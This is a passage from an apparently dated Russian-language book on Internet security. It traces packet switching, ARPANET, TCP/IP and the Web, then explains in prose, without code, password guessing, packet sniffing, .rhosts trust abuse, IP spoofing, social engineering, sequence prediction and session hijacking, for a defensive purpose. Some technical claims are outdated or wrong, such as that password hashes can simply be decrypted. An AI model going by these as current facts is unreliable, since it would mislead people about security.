После того как пакет достигает пункта своего назначения, программное обеспечение компьютера-получателя преобразует все пакеты в один файл данных. Сетевое программное обеспечение каждого компьютера контролирует поток пакетов и распределяет их, отводя каждому тот канал, который окажется свободным. Для этого используется процесс *коммутации.* Однако этот процесс абсолютно не похож на работу железнодорожных стрелок: для каждого поезда отводится свой путь, контролируется поток поездов и избегаются столкновения. Если один из каналов выходит из строя или по каким-то причинам становится недоступным, сетевое программное обеспечение старается автоматически перераспределить пакеты на соседние свободные каналы. В устройстве большинства сетей предусмотрено выделение отдельного компьютера для управления процессом движения пакетов. В большинстве случаев сообщения, переданные другими входящими в сеть компьютерами, могут достичь лишь этого управляющего компьютера, который называется *сетевым сервером* (network server computer). Обычно специалисты употребляют для обозначения сетевых серверов термин *коммутатор пакетов* (packet switch) или, более формально, *процессор интерфейсов сообщений* (Interface Message Processor).

Итак, принципы коммутации пакетов легли в основу подавляющего большинства сетевых коммуникаций. Однако именно коммутация является источником многих проблем, связанных с безопасностью передачи сообщений по сети. Как было объяснено в предыдущем разделе, сетевой сервер передает пакет по тому каналу, который в данный момент наиболее доступен. В локальных сетях коммутатор передает пакеты, не заботясь о защите информации от доступа извне. Однако, когда информация передается по Internet, может возникнуть следующая ситуация: при передаче пакета из компьютера, находящегося у вас дома, на компьютер, стоящий у вас в офисе, пакет может пройти сквозь сервер, принадлежащий фирме-конкуренту. В следующих главах вы узнаете, как зашифровывать сообщения и информацию, чтобы защитить их от перехвата при передаче. На рисунке 1.13 показаны пути, по которым могут идти пакеты при передаче информации из вашего дома в офис.




Рисунок 1.13. *Возможные пути передачи пакета.*

Принцип коммутации пакетов действует одинаково и не зависит от того, посылаете ли вы сообщение своему соседу или отправляете файл по Internet человеку, находящемуся на очень большом расстоянии. Другими словами, независимо от размера сообщения и расстояния, на которое оно передается, программное обеспечение для пересылки сообщения разбивает его на небольшие пакеты.

ПРЕДШЕСТВЕННИК INTERNET — ARPANET

Как это часто происходит с новыми дорогостоящими технологиями, принцип коммутации пакетов и передачи данных на большие расстояния первыми начали использовать и совершенствовать учреждения и организации, находящиеся на правительственном финансировании. Передачу данных с помощью сетей первыми стали применять четыре ведущих научных учреждения, находящиеся в штатах Юта и Калифорния (Университет Юты, отделения Калифорнийского университета в Санта-Барбаре и Лос-Анджелесе и Стэнфордский исследовательский институт). Финансирование этого проекта осуществляло правительственное агентство ARPA.

В конце 60-х годов ARPA решило разработать стратегическую сеть, соединяющую ключевые компьютеры, которые, возможно, продолжали бы функционировать даже после ядерной катастрофы или другого глобального бедствия. Специалисты-компьютерщики из ARPA понимали, что эти компьютеры будут находиться довольно далеко друг от друга. К тому же, сеть должна была функционировать постоянно, чтобы обеспечить доступ к подвергающимся опасности компьютерам до того, как они исчезнут в ядерном пламени. ARPA назвало эту новую сеть ARPANet. Конструкторы ARPANet внедрили во все аппаратное обеспечение и сетевые топологии избыточные возможности (о сетевых топологиях будет рассказано в главе 2). Благодаря им неповрежденные компьютеры должны были продолжать обмениваться информацией независимо от того, сколько входящих в сеть компьютеров было бы повреждено или уничтожено.

В сентябре 1969 года исследователи из расположенного в Лос-Анджелесе Калифорнийского университета (UCLA) при поддержке ARPA создали первый коммутатор пакетов. Вскоре коммутаторы пакетов были созданы и в остальных трех научных заведениях, участвующих в проекте. По сути дела, ARPANet начал свое существование в тот момент, когда компьютеры всех четырех институтов соединились с помощью телефонных линий и начали обмениваться пакетами. Хотя агентство ARPA задумывало ARPANet как систему защиты во времена «холодной войны», многие считают, что создание этой сети сделало неизбежным появление Internet. Действительно, до начала 80-х годов число пользователей ARPANet каждые три недели увеличивалось по меньшей мере на один сервер. На рисунке 1.14 обозначено место зарождения ARPANet.




Рисунок 1.14. *Место зарождения ARPANet.*

РАСШИРЕНИЕ КОММУНИКАЦИОННЫХ ВОЗМОЖНОСТЕЙ ARPANET: TCP/IP

На протяжении 70-х годов ARPANet развивался не совсем так, как ожидали его изобретатели. К сети присоединялось все больше компьютеров. Работники научных и правительственных учреждений, имеющих доступ к ARPANet, осознавали, что пользователям сетей необходим стандартный набор протоколов (правил) для форматирования и передачи данных. Нужен был протокол, который мог бы передавать разнообразные пакеты любых размеров. Чтобы лучше понять это, представьте себе следующую ситуацию. Вы — работник почтовой службы. К вам приходит письмо, адрес на котором написан на иностранном языке. Скорее всего, вы не поймете, куда отправить это письмо и когда оно пришло к месту назначения. Проблемы, возникавшие у пользователей ARPANet, сходны с проблемами почтового работника в вышеописанной ситуации. Метка каждого пакета немного отличалась от меток всех остальных пакетов и зависела от типа компьютера, создавшего пакет. Если тип вашего компьютера отличался от типа компьютера, создавшего пакет, то вы, как правило, не могли ни принять пакет, ни передать его дальше по сети.

Когда системные проектировщики создавали протокол ARPANet (так называемый *сетевой протокол контроля* [Network Control Protocol — NCP]), они не могли даже предположить, что сети, использующие этот протокол, будут передавать пакеты данных, сгенерированные самыми разными устройствами. Создатели NCP хотели управлять передачей данных между большими компьютерами (mainframe) и мини-системами. В начале 80-х годов с приходом новых компьютерных технологий появилась необходимость связывать компьютеры нестандартной конфигурации. Сетевые менеджеры ARPANet решили, что NCP нужно заменить.

1 января 1983 года на смену NCP пришел *протокол управления переданей/межсетевой протокол* (TCP/IP). Новый протокол стал поворотным пунктом в развитии сетевых коммуникаций. NCP требовал, чтобы каждый пакет имел определенный размер и структуру. TCP/IP мог с успехом осуществлять коммутацию

пакетов всех форм и размеров по сетям любого типа. Более того, TCP/IP передавал пакеты между компьютерными системами, работающими в сетях разного типа, независимо от специфических особенностей той или иной сети, различий в операционных системах и др. В настоящее время TCP/IP является основой Internet и входящих в ее состав сетей.

WORLD WIDE WEB

Итак, первыми пользователями Internet были научные и правительственные учреждения. С ее помощью ученые и студенты обменивались информацией о проводимых ими исследованиях. Однако в большинстве своем ученые обменивались файлами и текстовой информацией, да и возможности тогдашних компьютеров были сильно ограничены. Поэтому не было никакой необходимости в обработке графики или сложных пользовательских интерфейсах. В течение двадцати лет пользователи Internet главным образом обменивались файлами или посылали друг другу сообщения по электронной почте.

Позже студенты и ученые, занимающиеся одинаковыми научными вопросами, начали создавать *группы новостей* (newsgroups), в которых помещалась информация, касающаяся тех или иных волнующих их вопросов. Когда число групп новостей значительно увеличилось, администраторы Internet объединили все группы вместе в одну общую категорию, называемую *Usenet.* Usenet стал первым шагом на пути перевоплощения Internet из быстрого и простого средства для пересылки данных в нечто гораздо большее. Но, несмотря на это, Usenet все-таки оставался всего лишь набором текстовых сообщений, в то время как большинство пользователей работали на своих персональных компьютерах с применением *графического пользовательского интерфейса* (GUI) в рамках операционной системы.

Поскольку число GUI возрастало, появилась необходимость создания более простого и интуитивного средства доступа к расположенной в Internet информации. Во второй половине 80-х годов основными пользователями Internet по-прежнему оставались студенты и ученые. Именно поэтому первое существенное предложение по упрощению использования Internet исходило из их среды.

В 1989 году Тим Бернерс-Ли, физик, работающий в Европейском центре ядерных исследований (CERN), предложил концепцию World Wide Web как графического интерфейса пользователя. Он хотел, чтобы специалисты, занимающиеся проблемами физики высоких энергий, могли с помощью Web обмениваться визуальными данными и информацией. Ученый считал, что наиболее значительным преимуществом компьютера (особенно в его области деятельности) является способность создавать наглядные модели сложных функций. Он придумал метод, который позволял компьютерам передавать по Internet изображения этих наглядных моделей. Бернерс-Ли предложил создать структуру, которую назвал *гипертекстовым графическим интерфейсом* (hypertext GUI). Гипертекстовый интерфейс позволял использовать существовавшие технологии Internet совместно с новыми графическими возможностями. Благодаря гипертексту Internet мог

бы стать более простой для пользователя системой, предоставляя более простые и наглядные средства работы с ним. По замыслу, система гипертекста должна была располагаться «поверх» Internet. Оригинальное предложение Бернерса-Ли осуществлялось довольно просто: требовалось всего лишь добавить набор команд форматирования текста, использующих возможности гипертекстового графического интерфейса, правда, пока без использования возможностей мультимедиа.

В 1990 году в компьютерных системах NeXT Стива Джобса появилось что-то, очень напоминающее реализацию предложений Бернерса-Ли. С помощью NeXT пользователи могли создавать, редактировать, просматривать и пересылать гипертекстовые документы по Internet. Джобе продемонстрировал системы NeXT представителям CERN на конференции *Hypertext '91.* Представленная Джобсом разработка произвела фурор на этой конференции.

В 1992 году CERN начал рекламную компанию World Wide Web (WWW, или Web), призывая к созданию Web-серверов в лабораториях и научных учреждениях всего мира. По сведениям Internic, в июле 1993 года в Internet существовало всего лишь 100 Web-серверов. В настоящее время их уже более 16 миллионов, и каждую неделю появляются сотни новых. Появление протокола HTTP (протокол передачи гипертекста) позволило компьютерам передавать и распознавать гипертекст при работе *с* Web. С этого момента пользователи могли работать в Internet практически без посторонней помощи. В главе 6 рассказано о том, как компьютеры используют HTTP для общения с Web. Создание графического интерфейса, схожего с интерфейсами обычных компьютеров, стало возможным благодаря гипертексту. Именно он смог разительно изменить вид представления информации в Internet.

Создание серверов, поддерживающих графический интерфейс, было значительным шагом в развитии Internet. Однако, поскольку принцип работы Internet подразумевает наличие хотя бы двух компьютеров (компьютер-отправитель и компьютер-получатель), сами по себе возможности интерфейса не были бы столь значительны, если бы не поддерживались всеми типами компьютеров. Поэтому, одновременно с рекламой Web-серверов, CERN стал осуществлять поддержку создания клиентов Web (броузеров) для ряда компьютерных систем (включая X-Windows [Unix], Apple Macintosh и, конечно, ПК/Windows).

В конечном счете, NCSA (National Center for Supercomputing Application) создал *Mosaic,* ставший моделью для всех последующих броузеров. *Mosaic* передает и представляет текст и графику внутри гипертекстовых документов. Средства, созданные NCSA на основе *Mosaic,* легли *в* основу таких популярных продуктов, как *Netscape Navigator* и *Microsoft Internet Explorer.* Для того чтобы узнать больше о CERN, посетите Web-сайт по адресу *http://www.cern.ch;* для получения информации о Тиме Бернерсе-Ли посетите сайт *http://dc.smu.edu/Kilby/Berners.html* или Web-сайт консорциума World Wide Web, расположенный по адресу *http://www.w3c.com.*

Уникальность Web состоит в легкости, с которой можно передвигаться от одного гиперсвязанного документа к другому. При передвижении по Web вы просматриваете документы (которые часто включают в себя графику, анимацию,

видео и звуковые фрагменты) на экране своего компьютера. Сами документы Web существуют не на вашем компьютере, а на Web-сервере, с которым вы связаны посредством Internet. Web по-прежнему использует пакеты и протоколы TCP/IP для передачи информации. Принцип действия протокола TCP/IP детально объясняется в главе 2.

Гипертекстовый протокол полностью изменил способ передачи и получения информации. Управление в гипертекстовом документе осуществляется с помощью щелчка мышью на выделенных цветом текстовых гиперссылках или других средствах управления (например, пиктограммах). Нажатие кнопки мыши при наведении курсора на строку или графическое изображение сообщает Web-броузеру о том, что вам необходим документ, связанный с этой ссылкой. Этот документ может находиться на том же сервере, что и первоначальный, а может и нет. Ученые считают, что концепция построения Web очень похожа на природный принцип хранения человеческих знаний.

В отличие от структуры Internet, которая имеет строгую иерархию, структура Web почти полностью лишена порядка. Используя Web-броузер, можно попасть в любую точку Web. На рисунке 1.15 показана схема Web-соединений и отношений между одним гипертекстовым документом и несколькими серверами.




Рисунок 1.15. *У Web нет строгой структуры.*

Большая часть возможностей Internet проявилась в полной мере лишь после появления Web-технологии. Миллионы *гиперсвязанных* (или связанных между собой) документов находятся на тысячах компьютеров в более чем 150 странах. Это и библиографии, и журналы, и мультимедийные выставки, и базы данных и — что, может быть, самое важное — различная деловая информация, а именно электронные каталоги, магазины и выставочные залы.

Учитывая мультимедийные возможности Web и простоту работы с ним, а также последние нововведения, такие как языки разработки сценария, Java и элементы управления ActiveX, становится понятным, что не случайно Web в настоящий момент является наиболее быстро развивающимся средством рекламы и продажи продукции. Некоторые специалисты полагают, что к 2000 году применение Web для рекламы и распространения товаров будет приносить бизнесменам

более 200 миллиардов долларов ежегодно. В настоящее время основным предназначением Web является распространение информации. Хотя применение WWW сегодня не приносит компаниям большого дохода, бизнес и настроение потребителей в наше время требуют от компаний создания собственных Web-серверов.

НЕОБХОДИМОСТЬ и ВЫГОДА ИСПОЛЬЗОВАНИЯ WEB

На современном этапе развития рынка кажется, что применение Web помогает бизнесменам достойно конкурировать на рынке. И наоборот, отказ от использования Web может принести большие убытки. Действительно, если вы хотите, чтобы покупатели считали вашу компанию конкурентоспособной и современной, вам просто необходимо иметь доступ к Web. Единственно возможный путь показать, что вы достойно вошли в XXI век, это — использование Internet. После присоединения вы можете создать свою Web-страницу, которую будут посещать ваши клиенты, друзья и коллеги, чтобы рассмотреть все, что представлено на вашем сервере. Для многих компаний использование Web становится необходимым. К сожалению, как это происходит с любым нововведением, использование Web не даст немедленных огромных денежных прибылей. Несмотря на это, WWW уверенно завоевывает позиции в современном бизнесе. Большинство специалистов считает, что финансовые и коммерческие возможности Web будут расширяться вместе с совершенствованием технологий защиты и шифрования информации.

Web, электронная почта, *электронные деньги* (cybercash) и безопасность — это современный аналог каталогов, писем, книг учета и охранников. Во многих сферах бизнеса возможности, предлагаемые Web, являются не основными, а вспомогательными. Например, большинство людей продолжает покупать одежду не по каталогу, а непосредственно придя в магазин — ведь там ее можно примерить. Как когда-то результатом больших возможностей и широкого распространения текстовых процессоров в середине 80-х годов не стал полный отказ от использования бумаги, так и большинство бизнесменов полагает, что Web является скорее необходимым дополнением в работе компании.

В ЧЕМ ЖЕ ОПАСНОСТЬ?

Чем активнее вы будете использовать Web, тем скорее перед вами возникнут проблемы защиты информации. Как уже говорилось ранее, отмечается постоянный рост компьютерного мошенничества. Вероятность воровства данных очень велика, причем ворами могут стать как сотрудники вашей компании, так и посторонние люди. Существует широко распространенное мнение, что каждый бизнесмен должен поддерживать и одобрять то, что Web открыт для всех. Простота доступа и использования Web позволяет индивидуальным пользователям и бизнесменам максимально повысить эффективность и простоту общения с

помощью Web. Однако, как и в любой технологии, риск и опасность идут рука об руку с чудесными возможностями.

В реальной жизни к вам в дом может вломиться грабитель и украсть все ваши ценности. В сообществе Internet существуют личности, чьей основной целью является кража или разрушение информации, находящейся на чужом компьютере. Подобно тому, как некоторые люди не могут побороть искушение, попадая в чужой дом, так и у многих возникает искушение, когда они получают доступ на чей-то компьютер. Люди, которые не просто не заслуживают доверия, а которым доставляет удовольствие воровать и разрушать что-либо (в данном случае ваши данные) — это «чума» Internet. Возможно, те, кто промышляет в Internet, даже опаснее воров и бандитов из реальной жизни. Вы неделями и даже месяцами можете и не подозревать о том, что кто-то ворует вашу информацию. Иногда вы узнаете, что конкурент украл у вас информацию или данные только после того, как обнаруживаете, что ваша прибыль уменьшается, а барыши конкурента сильно возросли. А если кто-либо придет к вам в офис и украдет сервер, то можете быть уверены, что информация, которая была на нем записана, исчезла вместе с компьютером.

Конечно, Internet предоставляет бизнесменам потрясающие возможности, позволяет сэкономить большие суммы денег, но в то же время их сети постоянно подвергаются опасности взлома. Если вы осознаете степень угрозы и предпримете серьезные действия по защите информации, то риск снизится, хотя, конечно, полностью никогда не исчезнет. Существуют два безупречных принципа безопасности работы в сети. Во-первых, только тот компьютер безопасен, который не подключен к сети. Во-вторых, самый «безопасный» компьютер — это «мертвый» компьютер.

СПОРЫ О СУЩНОСТИ ХАКЕРСТВА

Когда Стивен Леви в своей нашумевшей книге «Хакеры» ввел в обращение термин «хакер», он имел в виду добрых старых хакеров — блестящих системных программистов, которые совершили компьютерную революцию. Хакеры Леви — это люди, одержимые благородной идеей о том, что компьютерные технологии должны быть доступны и открыты всем. Эти люди стремились достичь красоты и совершенства, хотели помочь всем остальным проникнуть в дебри технологий. В настоящее время существует довольно много людей, которые гордятся тем, что они хакеры в хорошем смысле этого слова.

Однако в последнее время общественное мнение присвоило имя «хакер» новому классу программистов, известных в компьютерном мире и под другими унизительными именами — *«крэкеры»*, *«фрэкеры»* и *«фрикеры»*. Эти люди получают удовольствие от разрушения компьютерных систем. *«Крэкеры»* — это программисты, специализирующиеся на взломе частных систем, краже и порче данных. «*Фракеры*» — класс хакеров, которые взламывают компьютеры, принадлежащие телефонным компаниям, проникают в их базы данных и служебные программы, стараясь изменить их так, чтобы обслуживание телефонов хакеров стало

бесплатным. «*Фрикеры*» используют украденную информацию о телефонах (включая домашние телефонные номера, номера телефонных карточек и др.) для проникновения в чужие компьютеры. Многие хакеры делают это исключительно для личного удовольствия, но все большее число хакеров участвует в промышленном шпионаже и саботаже. Независимо от целей хакеров, они представляют реальную угрозу для серверов Web и сетей, составляющих Internet.

Хакеры «старой школы» и те, кто ими восхищается, считают, что новые хакеры позорят гордое имя «хакер», которое раньше являлось символом чести. Тот факт, что многие из новых, разрушающих хакеров не являются профессиональными, высококлассными программистами, раздражает хакеров «старой школы». Новые хакеры зачастую просто личности, моральные и этические принципы которых находятся под сомнением, пользующиеся слабостью защиты информации. Хотя хакеры, занимающиеся промышленным шпионажем, являются серьезной угрозой, большинство системных хакеров -- это одиночки, получающие удовольствие от взлома систем, воровства паролей и кодов программ и просто от причинения максимального вреда, на который они способны.

Хакеров, о которых пойдет речь в этой книге, можно, скорее всего, отнести к взломщикам («крэкерам»). Большая часть книги посвящена описанию методов предохранения системы от взлома хакерами и способов выслеживания хакера в том случае, если ему удалось благополучно взломать систему. Несмотря на то что существует множество определений для тех, кто пытается проникнуть в вашу систему, большинство людей называет всех системных взломщиков хакерами. Поэтому в этой книге я буду использовать данный термин по отношению ко всем взломщикам. Вы узнаете о методах, которыми хакеры могут атаковать систему, и о том, как можно защититься от этих нападений.

ТИПЫ ОПАСНОСТЕЙ

Связь вашей системы с Internet подвергает вас огромному числу опасностей, которое увеличивается с каждым днем. В этой книге вы узнаете о четырех основных источниках опасностей:

- Уязвимость данных
- Уязвимость программного обеспечения
- Уязвимость физической системы
- Уязвимость передаваемых данных

Любой хакер может использовать большинство этих уязвимых мест для доступа к вашим данным и разрушения системы.

Например, если на фирме установлена локальная сеть и имеется доступ к Internet, то незарегистрированные пользователи (взломщики) могут проникнуть в локальную сеть вашей компании через бреши в защите. Взломщики могут попасть в сервер Internet и изменить файлы, хранящиеся на нем (например, файлы, содержащие информацию о кредитных карточках покупателей). Хакеры перехватыва-

ют сообщения, отправленные по электронной почте. Как обсуждалось выше, вирусы и другие паразитирующие программы, которые способны разрушить или полностью дезорганизовать работу системы, также могут проникнуть в систему через Internet.

Существует девять основных типов атак, направленных на сети, входящие в состав Internet:

- Атаки, основанные на использовании пароля
- Сетевое любопытство или наблюдение за пакетами
- Атаки с использованием надежного доступа
- Атаки на основе подмены IP
- Атаки с использованием прикладной социологии
- Атаки, основанные на предсказании значений последовательности
- Захват сеанса
- Атаки, использующие слабые места технологии
- Атаки на совместно используемые библиотеки

Атаки пароля (password attacks) — один из самых любимых хакерами способов проникнуть в сеть. Первоначально хакеры пытались проникнуть в сеть путем введения одного входного идентификатора и одного пароля. Они вводили пароль за паролем до тех пор, пока один из них не срабатывал. Однако скоро хакеры поняли, что достаточно написать простую программу, которая сама будет перебирать пароли в поисках подходящего. Эта программа использовала все слова, пытаясь отыскать нужный пароль. Таким образом, автоматизированная атака пароля стала известна как *атака словаря.* Системы на базе ОС Unix особенно уязвимы к этому виду атак, поскольку Unix не ограничивает для пользователя число попыток входа в систему, как это делают многие другие ОС, которые «выбрасывают» пользователя после определенного количества попыток ввода неправильного пароля. А при попытке войти в Unix хакер может вводить неправильные пароли тысячу раз, и система не предпримет попыток прекратить соединение.

Некоторые хакеры используют такие службы Unix, как Telnet или FTP, для доступа к общедоступному файлу паролей, где операционная система хранит зашифрованные пароли. Но поскольку операционная система зашифровывает пароли, используя один и тот же алгоритм (математическую функцию), хакер может их расшифровать, легко найдя в Internet нужный алгоритм. Некоторые подобные инструментальные средства взлома особенно популярны среди хакеров. Подробнее о шифровании, алгоритмах и файлах паролей вы прочтете чуть позже.

Наблюдение за пакетами (packet sniffing), возможно, является одним из самых сложных способов взлома, представляющим серьезную угрозу для коммерческой информации в Internet. Как вы уже читали раньше, каждый пакет, идущий по Internet, может проходить через огромное количество компьютеров, пока достигнет пункта своего назначения. Используя специальное программное

обеспечение, хакеры перехватывают пакеты (включая пакеты закрытых сообщений, пакеты электронной почты, передаваемые номера кредитных карточек и т. д.), путешествующие по Internet, После перехвата пакета хакер может открыть пакет и узнать имя хоста, имя пользователя и пароли, связанные с пакетом. Один из наиболее общих видов наблюдения за пакетами стал предшественником атак, основанных на подмене IP (о них будет рассказано в следующих главах). Специалисты по компьютерной безопасности часто называют наблюдение за пакетами сетевым любопытством (network snooping) или беспорядочным мониторингом (promiscuous monitoring). На рисунке 1.16 показано, как происходит перехват пакета и его копирование.




Рисунок 1.16. *Наблюдатель за пакетами перехватывает и копирует пакеты.*

Атаки с использованием надежного доступа (trusted access attacks) — типичное явление в сетях, которые управляются операционными системами (включая Unix, VMS и Windows NT), использующими механизм надежного доступа. Использование этого механизма является серьезной слабостью Unix-систем. При работе в ОС Unix пользователи могут создавать файлы *надежного хоста* (trusted host) (вроде файлов *.rhosts* в корневых каталогах), включающие имена хостов или адреса, с помощью которых пользователи могут получить *беспарольный* доступ в систему. Если вы соединитесь от имени надежной системы, для входа в систему вам достаточно будет использовать команду *rlogin* или аналогичную ей с подходящими аргументами. Таким образом, хакер может получить расширенный доступ в систему, если узнает адрес или имя хоста. К сожалению, большинство хакеров знают, что администраторы Unix-систем часто размещают файлы *.rhosts* в корневом каталоге, для того чтобы пользователи могли быстро передвигаться от одного хоста к другому с помощью так называемого *суперпользователя* (superuser). Конечно, использование *.rhosts* имеет значительные преимущества в работе, но также позволяет проницательным хакерам получить нелегальный доступ к системе. В главах 15, 16 и 17 вы познакомитесь со слабыми местами большинства наиболее распространенных платформ Internet.

Подмена IP (IP spoffing) основывается на особенностях IP-адресации. В главе 2 вы узнаете, что компьютеры передают друг другу данные, снабжая каждое сооб-

щение идентификаторами компьютера-отправителя и компьютера-получателя. Когда хакеры используют *подмену IP* для атаки на вашу сеть, вместо идентификатора своего компьютера они предоставляют ложную информацию. В двух словах, хакеры используют IP-адрес надежного хоста. Подмена IP позволяет пользователям получить ограниченный или неограниченный доступ к системе и ее пакетам и функциям. (Ответы на все запросы идут не ко взломщику, а к подменяемому хосту, именем которого и пытается воспользоваться хакер.) Имеются средства, которые осуществляют IP-подмену быстрее чем за 20 секунд, превращая этот вид атаки в простую задачу. К счастью, противостоять этим атакам достаточно легко. Позже вы узнаете о том, с помощью какой конфигурации системы можно защититься от попыток IP-подмены.

Атаки с использованием прикладной социологии (social engineering) становятся все более распространенными и все более опасными с увеличением числа пользователей, присоединенных к Internet и к внутренним сетям. Типичным примером этого вида атаки является следующий: хакер посылает сообщение по электронной почте пользователю (или просто соединяется с пользователем по телефону) и сообщает, что является системным администратором. Часто в этом сообщении хакер поручает пользователю сообщать «администратору» пользовательский пароль для работы в системе каждую неделю; Успех таких атак зависит от знаний пользователя о компьютерах и сетях. Обычно лучшей защитой от этого вида атаки является образованность пользователя.

Предсказание значения последовательности (sequence number prediction) является стандартным способом, используемым хакерами для осуществления подмены IP в Unix-сетях. В главе 2 вы узнаете о том, что для создания TCP-соединения требуется, чтобы два компьютера провели начальное *квитирование* (handshake) или обмен стартовыми пакетами, которые содержат *значение последовательности* (sequence number). Компьютеры используют это значение для каждой передачи данных по сети. Это число создается компьютером на основе показаний внутренних часов компьютера. Во многих версиях Unix значение последовательности создается по образцу, который можно предсказать, пользуясь известным алгоритмом. Об алгоритмах я расскажу в главе 4. Сейчас же вам достаточно знать, что *алгоритм* — это математическая функция, вроде $x = y + 5$. Записывая значение последовательности несколько раз в течение дня при законных соединениях, определяют алгоритм его составления. После этого хакер может предсказать с большой долей вероятности значение последовательности, необходимое для выполнения незаконного квитирования.

Захват сеанса (session hijacking) — это более популярный вид атаки, чем подмена IP, т. к. он позволяет осуществлять как экспорт, так и импорт данных из системы. К тому же захват сеанса не требует предсказания значения последовательности для квитирования, тем самым облегчая хакерам жизнь. Взломщик находит существующую связь между компьютерами, обычно между сервером и клиентом. Затем, путем проникновения в незащищенный маршрутизатор или неправильно сконфигурированные брандмауэры, взломщик определяет значения последовательности (адреса TCP/IP), которыми обмениваются компьютеры. Процесс взлома показан на рисунке 1.17.




Рисунок 1.17. *Хакер наблюдает за пакетами, перед тем как захватить сеанс.*

После того как взломщик узнает адреса законного пользователя, он захватывает пользовательский сеанс, используя номера пользовательского адреса. Затем сервер прерывает связь с законным пользователем, а хакер получает свободный доступ ко всем тем файлам, к которым имел доступ законный пользователь. На рисунке 1.18 показана передача данных по сети после захвата сеанса хакером.




Рисунок 1.18. *Захватчик работает с пользовательским адресом и TCP-соединением.*

Определить, что сеанс захвачен, и защититься от этого очень сложно. Следует защитить те области вашей системы, через которые хакер может провести атаку захвата. Например, вам следует удалить ненужные ресурсы, используемые по умолчанию, и «залатать» уязвимые места, для того чтобы обеспечить защиту маршрутизаторов и брандмауэров от незаконного доступа. Можно также использовать шифрование, о котором будет написано чуть позже. Определение того, что сеанс захвачен, фактически невозможно без связи с настоящим пользователем, поскольку хакер обращается к системе как законный пользователь.

